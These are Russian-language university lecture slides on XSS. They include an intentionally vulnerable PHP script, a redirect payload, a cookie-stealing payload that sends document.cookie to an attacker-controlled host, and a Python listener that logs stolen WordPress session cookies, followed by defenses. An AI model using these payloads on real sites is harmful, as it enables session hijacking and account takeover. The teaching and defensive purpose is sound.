

Основы построения защищенных компьютерных сетей

Лекция 8.4 XSS

Семён Новосёлов

2025




БФУ
ИМЕНИ И. КАНТА

Межсайтовый скриптинг (XSS)

Внедрение JavaScript-кода на страницу

Причина возникновения:

Отсутствие/некорректная фильтрация
входных данных



Виды

1. Отраженные XSS:


- сервер считывает данные HTTP-запроса
- и выводит их напрямую на странице

2. Хранимые XSS:


- веб-приложение сохраняет опасные данные в базе (или других местах)
- затем показывает пользователям при загрузке страницы

Отраженные XSS

www.food.net 




Хранимые XSS



Пример уязвимого кода. Dice

```
<?php
$n = $_GET["n"];
$r=rand() % 6;
echo "<div style='font-size:100'>&#98" . (56+$r) .
"</div>";
echo "Guess: " . $n . "<br/>";
if ($r+1 == $n) {
    echo "<b>Success!</b>";
} else {
    echo "Fail";
}
?>
```

save_world.php



Код содержит XSS-
уязвимость в параметре
n


\$var запись переменных в PHP

. конкатенация строк

\$_GET параметры в HTTP GET (аналогично: **\$_COOKIE**, **\$_POST**)

⚀ вставка символа Юникода с номером **9856** (☐) в HTML

Эксплуатация I. Перенаправление



Достаточно поменять **location.href**:

```
192.168.56.101/save_world.php?n=<script>location.href="http://yandex.ru"</script>
```

Перенаправления. Чем опасно?

Пользователь открывает ссылку
на доверенный сайт.



Хакеры перенаправляют на:

- рекламные сайты
- фальшивые страницы ввода логина/пароля



Эксплуатация II. Кража сессии

- Получение Cookie в JS: `document.cookie`
- Значение передаётся на сервер хакера вставкой кода на страницу, например:

```
<script>(new Image()).src = "http://192.168.56.103:9000/" %2b document.cookie</script>
```



Пример уязвимого веб-приложения

WackoPicko.com

[Home](#)

[Upload](#)

[Recent](#)

[Guestbook](#)

[Cart](#)

[Logout](#)

Search

Pictures that are tagged as '~~XSS~~'

No pictures here...

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)



Пример кода сервера (Python)

```
import http.server
import socketserver
import requests
PORT = 9000

class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(s):
        """Respond to a GET request."""
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        s.end_headers()
        print(requests.utils.unquote(s.path) + "\n")

with socketserver.TCPServer(("", PORT), MyHandler) as httpd:
    print("serving at port", PORT)
    httpd.serve_forever()
```

xserver.py



Вывод на сервере

```
$ python3 xserver2.py  
serving at port 9000
```

```
/wordpressuser_384fb21781a20f8ade8b1718d2a9754a=admin;  
wordpresspass_384fb21781a20f8ade8b1718d2a9754a=c3284d0f94606de1fd2af172aba15bf3;  
dbx-postmeta=grabit=0-1-2-3-4-5-6-&advancedstuff=0-1-2-
```

логин и хэш пароля
wordpress

Получение доступа к сайту от **admin**:

- поставить значения Cookie в инструментах разработчика браузера или с помощью расширений

Защита от XSS. PHP

- Фильтрация спецсимволов и тегов:

```
htmlspecialchars($string, ENT_QUOTES | ENT_HTML5, 'UTF-8');
```

- Важно, чтобы кодировки в выводе и при фильтрации совпадали, иначе можно обойти защиту
- Фильтрация должна быть на стороне сервера

Защита от XSS. Флаг HttpOnly

Запрет получения куки через `document.cookie`

- Работает со стороны сервера
- Заголовок HTTP:
 - `Set-Cookie: id=value; HttpOnly`
- Можно использовать для отдельных значений
- Следует использовать для значений вида ID-сессии, вроде PHPSESSID
- Поддерживается не всеми браузерами
- Параметр `session.cookie_httponly` в файле конфигурации PHP

Для тренировки

- OWASP Broken Web Apps VM
 - WackoPicko
 - Mutillidae II
- Metasploitable 2, 3
 - Mutillidae
- XSS game
 - <https://xss-game.appspot.com/>

Литература и ссылки

- Metasploitable 2 и 3 - системы для тренировки
 - <https://sourceforge.net/projects/metasploitable/>
 - <https://github.com/brimstone/metasploitable3/releases>
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - <https://cwe.mitre.org/data/definitions/79.html>

